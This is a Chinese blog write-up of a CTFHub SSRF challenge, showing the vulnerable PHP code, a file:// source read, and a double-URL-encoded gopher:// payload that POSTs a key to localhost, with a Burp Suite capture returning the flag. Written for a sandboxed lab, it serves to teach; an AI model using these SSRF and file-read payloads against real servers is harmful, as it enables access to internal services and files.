Ctfhub-POST请求

原创

鸣蜩十四 于 2021-08-09 10:44:39 发布 1057 收藏 1

分类专栏： ctf

本文链接：https://blog.csdn.net/Destiny_one/article/details/119532811

在题目中的环境初始链接为：http://challenge-fc6097d3c4b542ee.sandbox.ctfhub.com:10800/?url=_

我们先用file://协议对index.php页面源码进行读取，http://challenge-fc6097d3c4b542ee.sandbox.ctfhub.com:10800/?url=file:///var/www/html/index.php,然后发现有一个/flag.php的页面，然后同样对其源码进行读取

得到index.php的页面源码如下：

```php
<?php
error_reporting(0);
if (!isset($_REQUEST['url'])){
    header("Location: /?url=_");
   exit;
}
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $_REQUEST['url']);
curl_setopt($ch, CURLOPT_HEADER, 0);
curl_setopt($ch, CURLOPT_FOLLOWLOCATION, 1);
curl_exec($ch);
curl_close($ch);
```

Flag.php的页面源码如下：

```php
<?php
error_reporting(0);
if ($_SERVER["REMOTE_ADDR"] != "127.0.0.1") {
    echo "Just View From 127.0.0.1";
    return;
}
$flag=getenv("CTFHUB");
$key = md5($flag);
if (isset($_POST["key"]) && $_POST["key"] == $key) {
    echo $flag;
    exit;
}
?>
<form action="/flag.php" method="post">
 <input type="text" name="key">
 <!-- Debug: key=<?php echo $key;?>-->
</form>
```

我们可以使用gopher协议进行POST提交key的值，但是在flag.php中已经限制了访问客户端ip必须是127.0.0.1，我们通过index的页面中curl的函数使用127.0.0.1进行访问flag页面并使用gopher协议进行提交key，最后获得flag
在这中间我们在使用 Gopher协议发送 POST请求包时，Host、Content-Type和Content-Length请求头是必不可少的，但在 GET 请求中可以没有。
在向服务器发送请求时，首先浏览器会进行一次 URL解码，其次服务器收到请求后，在执行curl功能时，进行第二次 URL解码。所以我们需要两次编码

我们先构造POST数据包

```
POST /flag.php HTTP/1.1
Host: 127.0.0.1:80
Content-Length: 36
Content-Type: application/x-www-form-urlencoded

key=583ee4e219514f2541cacb39d9d9c20d
```


第一次url编码（%0A变成%0D%0A）：

```
POST%20/flag.php%20HTTP/1.1%0D%0AHost%3A%20127.0.0.1%3A80%0D%0AContent-Length%3A%2036%0D%0AContent-Type%3A%20application/x-www-form-urlencoded%0D%0A%0D%0Akey%3D583ee4e219514f2541cacb39d9d9c20d
```

第二次：

```
POST%2520/flag.php%2520HTTP/1.1%250D%250AHost%253A%2520127.0.0.1%253A80%250D%250AContent-Length%253A%252036%250D%250AContent-Type%253A%2520application/x-www-form-urlencoded%250D%250A%250D%250Akey%253D583ee4e219514f2541cacb39d9d9c20d
```

最后构造的数据包为


Burp Suite Professional v2.0.11beta - Temporary Project - licensed to surferxyz By:LianZhang
Burp Project 测试器 重发器 窗口 帮助
仪表盘 目标 代理 测试器 重发器 定序器 编码器 对比器 插件扩展 项目选项 用户选项
发送 取消
目标: http://challenge-fc6097d3c4b542ee.sandbox.ctfhub.com:10800
请求
Raw 参数 头 Hex
GET
/?url=gopher://127.0.0.1:80/_POST%2520/flag.php%2520HTTP/1.1%250D%250AHost%253A%2520127.0.0.1%253A80%250D%250AContent-Length%253A%252036%250D%250AContent-Type%253A%2520application/x-www-form-urlencoded%250D%250A%250D%250Akey%253D583ee4e219514f2541cacb39d9d9c20d HTTP/1.1
Host: challenge-fc6097d3c4b542ee.sandbox.ctfhub.com:10800
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
没有比赛
响应
Raw 头 Hex Render
HTTP/1.1 200 OK
Server: openresty/1.19.3.2
Date: Thu, 05 Aug 2021 02:11:52 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 206
Connection: close
X-Powered-By: PHP/5.6.40
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: X-Requested-With
Access-Control-Allow-Methods: *
HTTP/1.1 200 OK
Date: Thu, 05 Aug 2021 02:11:47 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/5.6.40
Content-Length: 32
Content-Type: text/html; charset=UTF-8
ctfhub{245c33567585e09c9e5a2f1f}
输入搜索字词
没有比赛
完成
532 bytes | 5,035 millis